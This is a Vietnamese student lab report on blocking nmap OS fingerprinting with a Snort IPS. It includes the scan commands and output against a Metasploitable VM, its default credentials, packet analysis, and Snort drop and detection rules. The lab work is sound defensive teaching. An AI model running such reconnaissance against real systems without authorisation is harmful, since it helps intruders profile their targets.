

BÁO CÁO THỰC HÀNH

Môn học: Hệ thống tìm kiếm, phát hiện và ngăn ngừa xâm nhập

Tên chủ đề: Phân tích các tấn công và ngăn chặn bằng IPS

GVHD: Đỗ Hoàng Hiến

Nhóm: 8

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT204.O21.ANTT.1

| STT | Họ và tên | MSSV | Email |
|-----|---------------------|----------|------------------------|
| 1 | Nguyễn Lê Thảo Ngọc | 21521191 | 21521191@gm.uit.edu.vn |
| 2 | Trần Lê Minh Ngọc | 21521195 | 21521195@gm.uit.edu.vn |
| 3 | Trần Văn Thái | 21522583 | 21522583@gm.uit.edu.vn |

2. NỘI DUNG THỰC HIỆN:¹

| STT | Nội dung | Tình trạng | Trang |
|------------------|---------------------------|------------|---------|
| 1 | Yêu cầu 1 | 100% | 5 - 11 |
| 2 | Yêu cầu 2 | 100% | 12 - 21 |
| 3 | Yêu cầu 3 | 100% | 21 - 25 |
| Điểm tự đánh giá | | | 10/10 |

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Trước khi thực hiện bài thực hành, nhóm cấu hình địa chỉ IP cho card VMnet4 (VMware Network Adapter VMnet4) trên máy thật là 192.168.95.10/24.

- Bước 1: Vào mục Edit, chọn Virtual Network Editor trong VMware và thêm network VMnet4 với Subnet IP là 192.168.95.0

The screenshot shows the VMware Virtual Network Editor window. It contains a table with network configurations and a section for VMnet4 settings.

| Name | Type | External Connection | Host Connection | DHCP | Subnet Address |
|--------|-----------|---------------------|-----------------|---------|----------------|
| VMnet0 | Bridged | Auto-bridging | - | - | - |
| VMnet4 | Host-only | - | Connected | - | 192.168.95.0 |
| VMnet8 | NAT | NAT | Connected | Enabled | 192.168.184.0 |

Buttons: Add Network..., Remove Network, Rename Network...

VMnet Information

☐ Bridged (connect VMs directly to the external network)
Bridged to: Automatic Automatic Settings...

☐ NAT (shared host's IP address with VMs) NAT Settings...

☒ Host-only (connect VMs internally in a private network)


☒ Connect a host virtual adapter to this network
Host virtual adapter name: VMware Network Adapter VMnet4

☐ Use local DHCP service to distribute IP address to VMs DHCP Settings...


Subnet IP: 192 . 168 . 95 . 0 Subnet mask: 255 . 255 . 255 . 0


Buttons: Restore Defaults, Import..., Export..., OK, Cancel, Apply, Help

- Bước 2: Vào Control Panel > Network and Internet > Network Connections kiểm tra xem đã có VMnet4 chưa.





- Bước 3: Thực hiện cấu hình IP cho VMnet4 trong mục Internet Protocol Version 4 (TCP/IPv4).






- Kết quả nhóm đã cấu hình thành công VMnet4




Yêu cầu 1.1 Ngăn chặn công cụ nmap dò quét thông tin hệ điều hành

- Thiết lập kết nối với WinSCP, tạo một Session mới với các trường như sau:
 - File protocol: SFTP
 - Host name: 192.168.95.200
 - Port number: 22
 - User name: msfadmin
 - Password: msfadmin



- Sau khi thực hiện tạo Session mới xong, ta sẽ có cửa sổ dưới đây.



Trước khi cài đặt Snort rule

- Trên máy Victim, sử dụng tcpdump để bắt các gói tin tấn công từ máy Attacker.

`tcpdump -i <interface> -w <ten_nhom>.pcap`

```
root@metasploitable:/home/msfadmin# tcpdump -i eth0 -w nhom08.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
2124 packets captured
2124 packets received by filter
0 packets dropped by kernel
root@metasploitable:/home/msfadmin#
```

- Trên máy Attacker, sử dụng công cụ nmap dò quét thông tin về hệ điều hành của máy Victim.
`Nmap -O <ip_victim>`

```
(root@ngoc)-[/home/ngoc]
# nmap -O 192.168.95.200
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-24 00:05 +07
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.95.200
Host is up (0.035s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.53 seconds
```

=> Nmap scan được rằng máy Victim có hệ điều hành là Linux.

- Và kết quả chúng ta có file pcap như sau

```
root@metasploitable:/home/msfadmin# ls
nhom08.pcap  vulnerable
root@metasploitable:/home/msfadmin# _
```

- Vì không thể lấy file pcap từ máy Victim Metasploit được, vì thế nên chúng ta sử dụng WinSCP để lấy file pcap vừa thực hiện được về máy thật.

| /home/msfadmin/ | | | | |
|-----------------|--------|-----------------------|-----------|-----------|
| Name | Size | Changed | Rights | Owner |
| .. | | 4/16/2010 1:16:02 PM | rw-r--r-- | root |
| vulnerable | | 4/28/2010 10:44:17 AM | rw-r--r-- | msfadm... |
| nhom08.pcap | 154 KB | 3/19/2024 1:08:45 AM | rw-r--r-- | root |

- Sau khi đã lấy được file pcap từ máy Victim, nhóm chuyển file đến Wireshark để tiến hành phân tích file.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|----------|----------------|----------------|----------|--------|---|
| 1 | 0.000000 | 10.81.95.100 | 192.168.95.200 | ICMP | 60 | Echo (ping) request id=0x91f9, seq=0/0, ttl=48 (reply=0) |
| 2 | 0.000051 | 192.168.95.200 | 10.81.95.100 | ICMP | 42 | Echo (ping) reply id=0x91f9, seq=0/0, ttl=64 (request=0) |
| 3 | 0.000232 | 10.81.95.100 | 192.168.95.200 | TCP | 60 | 65247 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 4 | 0.000255 | 192.168.95.200 | 10.81.95.100 | TCP | 54 | 443 → 65247 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 5 | 0.001946 | 10.81.95.100 | 192.168.95.200 | TCP | 60 | 65247 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0 |
| 6 | 0.001968 | 192.168.95.200 | 10.81.95.100 | TCP | 54 | 80 → 65247 [RST] Seq=1 Win=0 Len=0 |
| 7 | 0.004225 | 10.81.95.100 | 192.168.95.200 | ICMP | 60 | Timestamp request id=0x100f, seq=0/0, ttl=52 |
| 8 | 0.004266 | 192.168.95.200 | 10.81.95.100 | ICMP | 54 | Timestamp reply id=0x100f, seq=0/0, ttl=64 |
| 9 | 0.057081 | 10.81.95.100 | 192.168.95.200 | TCP | 60 | 33242 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 10 | 0.057128 | 192.168.95.200 | 10.81.95.100 | TCP | 58 | 5900 → 33242 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 |
| 11 | 0.058187 | 10.81.95.100 | 192.168.95.200 | TCP | 60 | 33242 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 12 | 0.058214 | 192.168.95.200 | 10.81.95.100 | TCP | 54 | 199 → 33242 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 13 | 0.068793 | 10.81.95.100 | 192.168.95.200 | TCP | 60 | 33242 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 14 | 0.068829 | 192.168.95.200 | 10.81.95.100 | TCP | 54 | 8888 → 33242 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 15 | 0.073527 | 10.81.95.100 | 192.168.95.200 | TCP | 60 | 33242 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 16 | 0.073547 | 192.168.95.200 | 10.81.95.100 | TCP | 54 | 256 → 33242 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0 |

- Ta có thể thấy nmap sử dụng giao thức TCP và gửi các gói SYN để scan port. Ví dụ như port 21 cho dịch vụ FTP và port 80 cho dịch vụ HTTP dưới đây.
 - Đầu tiên máy Attacker sẽ gửi gói SYN để yêu cầu kết nối tới port của máy Victim.
 - Sau khi nhận được gói SYN, máy Victim sẽ phản hồi bằng cách gửi một gói tin chứa cờ SYN, ACK cho máy Attacker.
 - Cuối cùng, vì không cần thiết lập kết nối mà chỉ nhằm mục đích scan port nên máy Attacker sẽ gửi một gói tin chứa cờ RST (Reset) đến máy Victim.

| | | | | | | |
|-----|----------|----------------|----------------|-----|----|---|
| 17 | 0.081172 | 10.81.95.100 | 192.168.95.200 | TCP | 60 | 33242 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 18 | 0.081197 | 192.168.95.200 | 10.81.95.100 | TCP | 58 | 21 → 33242 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 |
| 42 | 0.125026 | 10.81.95.100 | 192.168.95.200 | TCP | 60 | 33242 → 21 [RST] Seq=1 Win=0 Len=0 |
| 53 | 0.142483 | 10.81.95.100 | 192.168.95.200 | TCP | 60 | 33242 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 54 | 0.142506 | 192.168.95.200 | 10.81.95.100 | TCP | 58 | 80 → 33242 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 |
| 121 | 0.242463 | 10.81.95.100 | 192.168.95.200 | TCP | 60 | 33242 → 80 [RST] Seq=1 Win=0 Len=0 |

=> Để ngăn chặn máy Attacker lấy được thông tin hệ điều hành, chúng ta sẽ drop các gói tin có cờ ACK.

Sau khi viết rule

- Viết rule như sau:

Drop tcp any any -> 192.168.95.200 any (msg:"Scan OS detection"; flags: A; sid: 10000007; GID: 1; rev: 1;)

Giải thích rule:

- Drop tcp any any -> 192.168.95.200 any: loại bỏ tất cả các gói tin TCP từ tất cả các địa chỉ IP và tất cả các port đến địa chỉ 192.168.95.200 (máy Victim) ở tất cả các port.
- msg: "Scan OS detection": thông điệp hoặc mô tả được gắn với quy tắc.
- flags: A: Điều kiện này chỉ định rằng quy tắc sẽ được kích hoạt nếu các gói tin TCP có cờ ACK (Acknowledgment).

- sid: 10000007: ID của người ký nhận (Signature ID), dùng để phân biệt quy tắc này với các quy tắc khác trong cơ sở dữ liệu chữ ký.
- GID: 1: ID của nhóm quy tắc (Group ID), định nghĩa nhóm quy tắc mà quy tắc này thuộc về.
- rev: 1: Số phiên bản của quy tắc.

```
GNU nano 6.2 /etc/snort/rules/nhom8.rules
#alert tcp any any -> 192.168.95.200 any (msg:"ICMP"; sid:10000001;)
#alert tcp any any -> 192.168.95.200 any (msg: "ICMP packet limit"; threshold: type limit, track by>
#portvar active_port [21,22,23,25,53,80,111,139,445,512,513,514,1099,1524,2049,2121,3306,5432,5900,>
#drop tcp any any -> 192.168.95.200 ![$active_port] (msg:"Access port"; sid: 10000003;)
#drop tcp any any -> 192.168.95.200 22 (msg:"Detect SSH Bruteforce"; \
#
# flow: to_server; \
# threshold: type threshold, track by_src, count 5, seconds >
# sid: 10000006; rev:1;)
drop tcp any any -> 192.168.95.200 any ( msg:"Scan OS Detection"; flags: A; \
sid: 10000007; GID: 1; rev: 1;)
```

- Thực hiện Snort:

```
root@ubuntu:/home/ubuntu# snort -c /etc/snort/nhom8-snort.conf -Q -i ens37:ens38 -A console -q
```

- Thực hiện nmap scan bằng máy Attacker. Lúc này ta sẽ thấy nmap vẫn scan các port bình thường nhưng các thông tin về hệ điều hành đã bị nhiễu và không thể xác định được.

```

└─# nmap -O 192.168.95.200
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-24 22:55 +07
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
--system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.95.200
Host is up (0.0078s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS: SCAN(V=7.94%E=4%D=4/24%OT=21%CT=1%CU=39271%PV=Y%DS=2%DC=I%G=Y%TM=66292B8
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=CB%GCD=1%ISR=D0%TI=Z%CI=Z%II=I%TS=7)SEQ(S
OS:P=CC%GCD=1%ISR=D0%TI=Z%CI=Z%II=I%TS=7)SEQ(SP=CD%GCD=1%ISR=D0%TI=Z%CI=Z%I
OS:I=I%TS=7)OPS(O1=M5B4ST11NW5%O2=M5B4ST11NW5%O3=M5B4NNT11NW5%O4=M5B4ST11NW
OS:5%O5=M5B4ST11NW5%O6=M5B4ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0
OS:%W6=16A0)ECN(R=Y%DF=Y%T=40%W=16D0%O=M5B4NNSNW5%CC=N%Q=)T1(R=Y%DF=Y%T=40%
OS:S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=16A0%S=0%A=S+%F=AS%O=M5B
OS:4ST11NW5%RD=0%Q=)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6
OS:(R=N)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=
OS:164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

```

- Ở máy Snort sẽ có thông báo khi drop các gói tin ACK

```

04/24-15:55:49.272481 [Drop] [**] [1:10000007:1] Scan OS Detection [**] [Priority: 0] {TCP} 10.81.9
5.100:34865 -> 192.168.95.200:21
04/24-15:55:49.297805 [Drop] [**] [1:10000007:1] Scan OS Detection [**] [Priority: 0] {TCP} 10.81.9
5.100:34867 -> 192.168.95.200:1
04/24-15:55:52.589653 [Drop] [**] [1:10000007:1] Scan OS Detection [**] [Priority: 0] {TCP} 10.81.9
5.100:34865 -> 192.168.95.200:21
04/24-15:55:52.641426 [Drop] [**] [1:10000007:1] Scan OS Detection [**] [Priority: 0] {TCP} 10.81.9
5.100:34867 -> 192.168.95.200:1
04/24-15:55:52.717238 [Drop] [**] [1:10000007:1] Scan OS Detection [**] [Priority: 0] {TCP} 10.81.9
5.100:34865 -> 192.168.95.200:21
04/24-15:55:52.743285 [Drop] [**] [1:10000007:1] Scan OS Detection [**] [Priority: 0] {TCP} 10.81.9
5.100:34867 -> 192.168.95.200:1
04/24-15:55:52.818736 [Drop] [**] [1:10000007:1] Scan OS Detection [**] [Priority: 0] {TCP} 10.81.9
5.100:34865 -> 192.168.95.200:21

```

- Quy tắc này chỉ ngăn chặn nmap lấy thông tin của hệ điều hành còn các chức năng khác vẫn hoạt động bình thường. VD: ping, telnet,...

```
(root@ngoc)-[/home/ngoc]
# ping 192.168.95.200
PING 192.168.95.200 (192.168.95.200) 56(84) bytes of data.
64 bytes from 192.168.95.200: icmp_seq=1 ttl=63 time=5.95 ms
64 bytes from 192.168.95.200: icmp_seq=2 ttl=63 time=4.30 ms
64 bytes from 192.168.95.200: icmp_seq=3 ttl=63 time=1.75 ms
64 bytes from 192.168.95.200: icmp_seq=4 ttl=63 time=1.21 ms
^Z
zsh: suspended ping 192.168.95.200

(root@ngoc)-[/home/ngoc]
# telnet 192.168.95.200 80
Trying 192.168.95.200 ...
Connected to 192.168.95.200.
Escape character is '^]'.
ip a
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at metasploitable.localdomain Port 80</address>
>
</body></html>
Connection closed by foreign host.
```

